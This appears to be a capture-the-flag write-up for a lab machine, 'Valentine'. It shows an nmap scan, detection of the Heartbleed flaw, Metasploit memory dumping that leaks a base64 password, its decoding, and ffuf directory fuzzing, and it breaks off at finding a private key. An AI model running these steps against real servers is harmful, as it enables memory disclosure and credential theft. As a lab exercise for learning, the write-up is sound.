

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.10.79 --min-rate 1000 -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 16:35 IST
Nmap scan report for 10.10.10.79
Host is up (0.32s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: 2024-04-26T11:07:45+00:00; -1s from scanner time.
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.96 seconds
```

2) Checked the webpage



Vulnerability Assessment


1) The openssl in server is vulnerable




```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be p
rotected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for
reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as wel
l as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
```

Exploitation


1) Leaking the password in memory using heartbleed dump



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   LEAK_COUNT        100              yes       Number of times to leak memory per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            10.10.10.79      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dump status
   THREADS           1                yes       The number of concurrent threads (max one per host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   DUMP  Dump memory contents to loot



View the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > strings /home/vigneswar/.msf4/loot/20240426165845_default_10.10.10.79_openssl.heartble_865374.bin | grep \$
text | sort -u
[*] exec: strings /home/vigneswar/.msf4/loot/20240426165845_default_10.10.10.79_openssl.heartble_865374.bin | grep \$text | sort -u

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==Wl
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > |
```



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


Input

```
aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```


Output

```
heartbleedbelievethehype
```

2) Fuzzed for more pages




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'https://valentine.htb/FUZZ' -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://valentine.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 269ms]
index                   [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 269ms]
dev                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 526ms]
decode                  [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 302ms]
encode                  [Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 283ms]
```




```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

3) Found a private key



